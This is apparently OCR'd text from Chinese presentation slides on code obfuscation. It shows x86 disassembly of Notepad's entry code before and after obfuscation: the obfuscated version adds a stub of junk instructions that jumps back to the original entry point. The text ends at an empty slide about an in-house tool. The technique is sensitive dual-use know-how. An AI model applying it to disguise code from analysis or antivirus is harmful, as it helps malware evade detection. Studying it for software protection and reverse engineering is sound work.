
代码混淆技术

常规代码混淆工具：




```
0100739D  .   6A 70          push 0x70
0100739F  .   68 98180001    push NOTEPAD.01001898
010073A4  .   E8 BF010000    call NOTEPAD.01007568
010073A9  .   33DB           xor ebx,ebx
010073AB  .   53             push ebx                                   ┌pModule = ""
010073AC  .   8B3D CC10000   mov edi,dword ptr ds:[<&KERNEL32.GetModu   │kernel32.GetModuleHandleA
010073B2  .   FFD7           call edi                                   └GetModuleHandleA
010073B4  .   66:8138 4D5A   cmp word ptr ds:[eax],0x5A4D
010073B9  .v  75 1F          jnz short NOTEPAD.010073DA
010073BB  .   8B48 3C        mov ecx,dword ptr ds:[eax+0x3C]
010073BE  .   03C8           add ecx,eax                                 kernel32.BaseThreadInitThunk
010073C0  .   8139 5045000   cmp dword ptr ds:[ecx],0x4550
010073C6  .v  75 12          jnz short NOTEPAD.010073DA
010073C8  .   0FB741 18      movzx eax,word ptr ds:[ecx+0x18]
010073CC  .   3D 0B010000    cmp eax,0x10B
010073D1  .v  74 1F          je short NOTEPAD.010073F2
010073D3  .   3D 0B020000    cmp eax,0x20B
010073D8  .v  74 05          je short NOTEPAD.010073DF
010073DA  >   895D E4        mov dword ptr ss:[ebp-0x1C],ebx
010073DD  .v  EB 27          jmp short NOTEPAD.01007406
010073DF  >   83B9 8400000   cmp dword ptr ds:[ecx+0x84],0xE
010073E6  .^  76 F2          jbe short NOTEPAD.010073DA
010073E8  .   33C0           xor eax,eax                                 kernel32.BaseThreadInitThunk
010073EA  .   3999 F800000   cmp dword ptr ds:[ecx+0xF8],ebx
010073F0  .v  EB 0E          jmp short NOTEPAD.01007400
010073F2  >   8379 74 0E     cmp dword ptr ds:[ecx+0x74],0xE
010073F6  .^  76 E2          jbe short NOTEPAD.010073DA
```

未混淆



NOTEPAD.exe – 应用程序错误

应用程序无法正常启动(0xc000007b)。请单击“确定”关闭应用程序。




```
01013000    55                push ebp
01013001    8BEC              mov ebp,esp
01013003    6A FF             push -0x1
01013005    6A 00             push 0x0
01013007    6A 00             push 0x0
01013009    64:A1 00000000    mov eax,dword ptr fs:[0]
0101300F    50                push eax                       kernel32.BaseThreadInitThunk
01013010    64:8925 000000    mov dword ptr fs:[0],esp
01013017    83EC 44           sub esp,0x44
0101301A    53                push ebx
0101301B    56                push esi
0101301C    57                push edi
0101301D    58                pop eax                        kernel32.76CE343D
0101301E    58                pop eax                        kernel32.76CE343D
0101301F    58                pop eax                        kernel32.76CE343D
01013020    83C4 44           add esp,0x44
01013023    58                pop eax                        kernel32.76CE343D
01013024    64:A3 00000000    mov dword ptr fs:[0],eax       kernel32.BaseThreadInitThunk
0101302A    58                pop eax                        kernel32.76CE343D
0101302B    58                pop eax                        kernel32.76CE343D
0101302C    58                pop eax                        kernel32.76CE343D
0101302D    58                pop eax                        kernel32.76CE343D
0101302E    8BE8              mov ebp,eax                    kernel32.BaseThreadInitThunk
01013030  - E9 6843FFFF       jmp NOTEPAD.0100739D
```

已混淆


代码混淆技术

我们自己开发的代码混淆工具：

